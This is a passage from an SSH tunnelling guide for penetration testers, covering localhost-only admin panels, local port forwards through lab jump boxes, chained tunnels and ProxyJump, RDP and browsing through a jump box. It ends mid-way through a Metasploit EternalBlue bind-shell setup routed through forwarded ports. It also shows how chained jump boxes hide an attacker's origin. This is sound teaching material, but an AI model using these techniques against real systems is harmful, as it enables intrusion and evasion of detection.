

Figure 3.6: Connecting to Gophish admin page using a local port forward.

### 3.7 Ghost Blog Admin Panel

Another example of securing an administration panel can be found when using Ghost Blogging Software (<https://ghost.org>), a "fully open source, adaptable platform for building and running a modern online publication". The default installation of Ghost Blog exposes the `/ghost` and `/admin` (which just HTTP redirects to `/ghost`) login endpoints. This means if the box is exposed to the Internet, the login page is vulnerable to login brute-forcing. So how can we leverage SSH tunnels to minimize exposing the Ghost Blog admin portal to the Internet?

In this example, we are going to leverage nginx as a reverse proxy. A reverse web proxy handles incoming web traffic coming to a server and redirects it to another endpoint to be processed. It's similar in concept to SSH `-R` remote port forwarding which we will cover in an upcoming chapter. Once you read that chapter, be sure to come back and re-read this to get a better grasp of the concept.

After installing nginx, the nginx configuration is modified to only allow traffic coming from `127.0.0.1` to talk with the `/ghost` and `/admin` endpoints. Then, after SSHing into the server, we can add an ad hoc local port forward.

```
-L 2368:127.0.0.1:2368
```

```
root@ghost:~# cat /etc/nginx/sites-available/ghost.conf
# Redirect all non-encrypted (HTTP) to encrypted (HTTPS)
server {
    listen 80;
    server_name 127.0.0.1; # Machine's IP address or FQDN
    # return 301 https://$server_name$request_uri;

    # location /favicon.ico {
    #     deny all;
    # }

    # Require access from 127.0.0.1 (through SSH tunnel) to access admin panel.
    location /admin {
        proxy_pass http://127.0.0.1/admin;
        allow 127.0.0.1;
    }

    # Require access from 127.0.0.1 (through SSH tunnel) to access admin panel.
    location /ghost {
        proxy_pass http://127.0.0.1/ghost;
        allow 127.0.0.1;
    }

    location / {
        proxy_pass http://127.0.0.1:2368;
    }
}
```

Figure 3.7: nginx reverse proxy settings for Ghost Blog Admin panel.





Figure 3.8: Adding an ad hoc SSH local port forward to access the Ghost login portal.



## 4. SSH -L Port Forward to Remote Targets

### 4.1 The Cyber Plumber's Lab Guide and Interactive Access

As a reminder, if you don't want to bother setting up your own environment, you can purchase the The Cyber Plumber's Lab Guide and Interactive Access at <https://opdisk.gumroad.com/1/cphlab> which comes with 45+ exercises and 28 days of access.

### 4.2 Overview

In the last section, we only connected to services and programs listening on the 127.0.0.1 interface of JUMPBOX1. How could we modify our ssh command to connect to another box (TARGET1) while going through JUMPBOX1? Let's review the command and description used in the last section:

- -L 127.0.0.1:2000:127.0.0.1:2222 - Set up a local port forward on your KALI box (where you are running the ssh command) on TCP 2000. On the KALI box, you can verify this by typing `netstat -nat | egrep 2000` or the `nsg 2000` alias if you loaded those on your KALI box. This instructs your computer to send any traffic that hits TCP 2000 on the 127.0.0.1 interface of KALI, through the SSH tunnel to the remote box, and after exiting the tunnel, connecting to TCP 2222 on the **127.0.0.1** interface of JUMPBOX1.

The last 127.0.0.1 is highlighted because this is what we are going to change. Instead of connecting to 127.0.0.1 of JUMPBOX1, we are going to specify the external IP (ens33 interface) of TARGET1, so the new command becomes:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

Let's break down the new local port forward:

- `-L 127.0.0.1:2000:192.168.1.230:2222` - Set up a local port forward on your KALI box (where you are running the `ssh` command) on TCP 2000. You can verify this by typing `netstat -nat | egrep 2000` or `nsg 2000` alias if you loaded those, on your KALI box. This instructs your computer to send any traffic that hits TCP 2000 on the `127.0.0.1` interface of KALI, through the SSH tunnel to the remote box, and after exiting the tunnel, connecting to TCP 2222 on TARGET1's external `ens33` interface.

### 4.3 Netcat Chat

For this demonstration, we are going to initiate a vanilla SSH connection to TARGET1, in order to get a shell on the box.

```
ssh -p 22 nemo@192.168.1.230
```

Now that you are on TARGET1, start a Netcat listener on TCP 2222 on the `ens33` interface.

```
nc -nv -l 192.168.1.230 -p 2222
```

Now let's run the same SSH command we did at the beginning of this section:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

So at this point, we have 2 SSH connections. The first provides us a vanilla shell on TARGET1 that allows us to run Netcat. The second is to setup our actual SSH local port forward. So let's try and connect to the Netcat listener on TARGET1, by going through JUMPBOX1. From KALI, run this command to set up a simple chat server:

```
nc 127.0.0.1 2000  
  
Hi TARGET1!
```



Figure 4.1: A Netcat chat between the KALI and TARGET1 boxes, through JUMPBOX1.

To summarize, we setup a local port forward that routes any traffic hitting TCP 2000 on KALI's `127.0.0.1` interface, through the SSH tunnel, and connects to a Netcat listener running on TCP 2222 on TARGET1's public `192.168.1.230` (`ens33`) interface. Notice the "Connection from `192.168.1.220`", which is JUMPBOX1's IP address.

## 4.4 SSH to Linux Target

In the example above, we setup a plain vanilla SSH shell on TARGET1 in order to run Netcat to get a shell. But how can we tweak the SSH command run on KALI in order to SSH into TARGET1? We are going to modify the command to go from:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

to this updated one:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:22
```

Can you spot the subtle difference? We are simply changing the final destination port from 2222 to 22. Once that SSH connection is made, it will allow us to SSH from KALI, through JUMPBOX1, to TARGET1. So let's do that:

```
ssh -p 2000 nemo@127.0.0.1
```



```
root@kali:~# ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:22
Last login: Mon Sep 17 10:38:18 2018 from 192.168.1.200
nemo@jumpbox1:~$ 
nemo@jumpbox1:~$ ssh -p 2000 nemo@127.0.0.1
Last login: Mon Sep 17 10:42:40 2018 from 192.168.1.220
nemo@target1:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.230  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe71:40d0  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:71:40:d0  txqueuelen 1000  (Ethernet)
```

Figure 4.2: SSH-ing from KALI to TARGET1, through JUMPBOX1.

Whoa! What's going on here? We are telling ssh to connect to an SSH server that is listening on TCP 2000 on 127.0.0.1? Remember, we instructed any TCP traffic that hits TCP 2000 on KALI's 127.0.0.1 interface to go through the tunnel and connect to TARGET1's 192.168.1.230 interface on TCP 22. At this point, we have an SSH connection within another SSH connection. This example can be extended to even more JUMPBOXes.

## 4.5 SSH Tunnels, within Tunnels, within Tunnels

Here's what it would look like if we utilized 4 JUMPBOXes. Create a tunnel to redirect all TCP 1111 traffic on KALI's 127.0.0.1 interface to go to TCP 22 on JUMPBOX2, through JUMPBOX1.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:1111:192.168.1.221:22
```

SSH into JUMPBOX2, and setup another tunnel to redirect all TCP 2222 traffic on KALI's 127.0.0.1 interface to go to TCP 22 on JUMPBOX3.

```
ssh -p 1111 nemo@127.0.0.1 -L 127.0.0.1:2222:192.168.1.222:22
```

SSH into JUMPBOX3, and setup another tunnel to redirect all TCP 3333 traffic on KALI's 127.0.0.1 interface to go to TCP 22 on JUMPBOX4.

```
ssh -p 2222 nemo@127.0.0.1 -L 127.0.0.1:3333:192.168.1.223:22
```

SSH into JUMPBOX4, and setup another tunnel to redirect all TCP 4444 traffic on KALI's 127.0.0.1 interface to go to TCP 22 on TARGET1.

```
ssh -p 3333 nemo@127.0.0.1 -L 127.0.0.1:4444:192.168.1.230:22
```

Finally, let's connect to TARGET1.

```
ssh -p 4444 nemo@127.0.0.1
```



Figure 4.3: SSH tunnels within tunnels.

Whew! There is a lot going on there, so be sure to go over it a couple of times to ensure it really sinks in. From the point of view of TARGET1, all network connections and traffic are coming from JUMPBOX4. TARGET1 has no idea about JUMPBOX1, JUMPBOX2, or JUMPBOX3. This is

how attackers can hide themselves and make it appear as all traffic is coming from a single IP that belongs to JUMPBOX4. Even if TARGET1's organization was able to get an image of JUMPBOX4 because they detected malicious traffic sourcing from it, there would be no tools to find...just a simple SSH server!

You just learned the hard way of doing it to reenforce concepts, but ssh offers a simpler way of doing this through the `-J ProxyJump` switch. The ssh man page describes ProxyJump as the capability to

Connect to the target host by first making a ssh connection to the jump host described by destination and then establishing a TCP forwarding to the ultimate destination from there. Multiple jump hops may be specified separated by comma characters.

This means we can condense all those port forwards into a simple string specifying the `user@host:port` in order of hops. For example, the jump order of KALI → JUMPBOX1 → JUMPBOX2 → JUMPBOX3 → JUMPBOX4 → TARGET1 can be executed from KALI as

```
ssh -J nemo@192.168.1.220:22 , nemo@192.168.1.221:22 , \
nemo@192.168.1.222:22 , nemo@192.168.1.223:22 nemo@192.168.1.230
```

which could be compressed even more (assuming the same SSH key, username, and SSH port are used) to

```
ssh -J 192.168.1.220 , 192.168.1.221 , 192.168.1.222 , 192.168.1.223 \
nemo@192.168.1.230
```



```
root@kali:~/Desktop# ssh -J nemo@192.168.1.220:22,nemo@192.168.1.221:22,nemo@192.168.1.222:22,nemo@192.168.1.223:22 nemo@192.168.1.230
Last login: Sat Jan 26 19:56:19 2019 from 192.168.1.223
nemo@target1:~$ netstat -nat | egrep EST
tcp        0      0 192.168.1.230:22      192.168.1.223:50486  ESTABLISHED
nemo@target1:~$
```

Figure 4.4: SSH ProxyJump through 4 jump boxes to TARGET1.

You can verify the network connections on TARGET1 to see that it only sees traffic coming from JUMPBOX4. The jump boxes are read in order from left to right, so if we wanted to switch the hop order and do KALI → JUMPBOX2 → JUMPBOX3 → JUMPBOX4 → JUMPBOX1 → TARGET1, it would be executed from KALI as

```
ssh -J 192.168.1.221 , 192.168.1.222 , 192.168.1.223 , 192.168.1.220 \
nemo@192.168.1.230
```

Overall, it's a nice little time saver when hopping through multiple boxes and a nice technique to have in your arsenal.

## 4.6 Remote Desktop Protocol through a Jumpbox

Often times, network administrators need a GUI to manage Windows boxes, which is what the Remote Desktop Protocol provides. Additionally, sometimes these boxes must be accessed through a jumpbox in order to reach them. In this example, the jumpbox is going to be JUMPBOX1, which is used to access a Windows box (TARGET2) through RDP which listens on TCP 3389 by default.



```

ca. Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hob>nsg 3389
TCP 0.0.0.0:3389 0.0.0.0 LISTENING 384
TCP [::]:3389 [::]:0 LISTENING 384

C:\Users\hob>psg 384
svchost.exe 384 Services 0 6,384 K

C:\Users\hob>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . : 
    Link-local IPv6 Address . . . . . : fe80::e85c:9062:3897:cc48%11
    IPv4 Address. . . . . : 192.168.1.240
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{C09E1B6D-B387-4F79-B6E8-4E008C7F7E06}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . : 

C:\Users\hob>
  
```

Figure 4.5: Verifying RDP is running.

Setup your local port forward to listen on 127.0.0.1 on TCP port 33890 and instruct the traffic to go to the Windows TARGET2 after exiting the SSH tunnel on JUMPBOX1.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:33890:192.168.1.240:3389
```



```

root@kali:~# ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:33890:192.168.1.240:3389
Last login: Sat Sep 1 21:59:13 2018 from 192.168.1.200
nemo@jumpbox1:~$
  
```

Figure 4.6: Setup local port forward to RDP into Windows box.

Use rdesktop on KALI to connect to TARGET2's RDP service through JUMPBOX1:

```
rdesktop 127.0.0.1:33890
```



Figure 4.7: RDP login through JUMPBOX1.

## 4.7 Web Browsing

Here is another example of how to utilize a local port forward to a remote host in order to browse a website. Ordinarily, a dynamic SOCKS proxy (which we'll discuss in a bit), would be used in this case. The example is provided to just start expanding how you think about tunneling and port forwarding. From your host, ping `duckduckgo.com` once to determine the IP address.

```
ping duckduckgo.com -c 1
```

```
root@kali:~# ping duckduckgo.com -c 1
PING duckduckgo.com (23.21.193.169) 56(84) bytes of data.
^C
--- duckduckgo.com ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

root@kali:~#
```

Figure 4.8: ping `duckduckgo.com` to retrieve the IP address.

SSH into JUMPBOX1 and setup a local port forward to redirect all traffic hitting 127.0.0.1 on TCP 4382 to go to the duckduckgo.com IP address (23.21.193.169 in this case).

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:4382:23.21.193.169:443
```

The port 4382 was just randomly selected to demonstrate that it can be set to anything on the KALI box, as long as another service or program on KALI is not listening on that port already. If an nginx server is listening on TCP 80 on all interfaces (0.0.0.0), you cannot use the command:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:80:23.21.193.169:443
```

Fire up your browser and point it at `https://127.0.0.1:4382`.



Figure 4.9: Browsing to duckduckgo.com through the SSH tunnel.

Let's break down the network connections between the 3 boxes:



Figure 4.10: Network connections between KALI, JUMPBOX1, and duckduckgo.com.

duckduckgo.com's logs would show a connection from the a remote IP of 192.168.1.220 (JUMPBOX1) making a connection from TCP 54436 (randomly selected by JUMPBOX1's operating system) to the duckduckgo.com box on TCP 443.

Again, this scenario isn't that practical if you plan on browsing multiple sites, because a more robust and flexible solution is achieved using a dynamic SOCKS proxy, which we'll discuss later. For single, one-off sites, this example is acceptable.

## 4.8 Throwing Exploits

This part of the chapter assumes a baseline knowledge of the Metasploit Framework, Meterpreter payload, and throwing exploits. If you are not familiar with them, try and follow along as best as you can.

Being able to leverage port forwards and SSH tunnels as a penetration tester will allow you to reach the darkest corners of a network. With local port forwards, it allows you to throw your exploit and call into the payload from a different IP (like JUMPBOX1).

We are going to exploit TARGET2, a Windows 2008 R2 Enterprise x64 box, with the MS17-010 ETERNALBLUE exploit (<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>). We will be using the Metasploit module `windows/smb/ms17_010_eternalblue`.

In this example, we are going to SSH into JUMPBOX1 and setup three local port forwards, one for the exploit port (TCP 445), one for the RPC architecture query, and the last one for the Meterpreter payload listening port (TCP 49188). In the examples up to this point, we have only setup one local port forward, but as we'll demonstrate, you can setup multiple ones depending on your situation. In order to properly demonstrate this, be sure to disable the host firewall on the Windows target.

```
ssh -p 22 nemo@192.168.1.220 -L 4450:192.168.1.240:445 \  
-L 135:192.168.1.240:135 \  
-L 4646:192.168.1.240:49188
```



```
root@kali:~# ssh -p 22 nemo@192.168.1.220 -L 4450:192.168.1.240:445 -L 135:192.168.1.240:135 -L 4646:192.168.1.240:49188  
Last login: Sun Sep  2 11:26:36 2018 from 192.168.1.200  
nemo@jumpbox1:~$  
File Edit View Terminal Tabs Help  
root@kali:~# nsg list  
tcp 0 0 127.0.0.1:4646 0.0.0.0:* LISTEN 5811/ssh  
tcp 0 0 127.0.0.1:135 0.0.0.0:* LISTEN 5811/ssh  
tcp 0 0 127.0.0.1:4450 0.0.0.0:* LISTEN 5811/ssh  
tcp6 0 0 :::4646 :::* LISTEN 5811/ssh  
tcp6 0 0 :::135 :::* LISTEN 5811/ssh  
tcp6 0 0 :::4450 :::* LISTEN 5811/ssh  
root@kali:~#
```

Figure 4.11: Setup three local port forwards.

The first port forward (-L 4450) is used for the exploit. The second port forward (-L 135) is used for the RPC architecture query. The last port forward (-L 4646) is used to call into the payload. The random high port (49188) that the Meterpreter payload listens on is just randomly selected. Setup the exploit and specify the `windows/x64/shell/bind_tcp` payload:

```
# Exploit
use windows/smb/ms17_010_eternalblue
set rport 4450
set rhost 127.0.0.1

set payload windows/x64/shell_bind_tcp
set lport 49188
set rhost 127.0.0.1
set DisablePayloadHandler true

# Payload handler
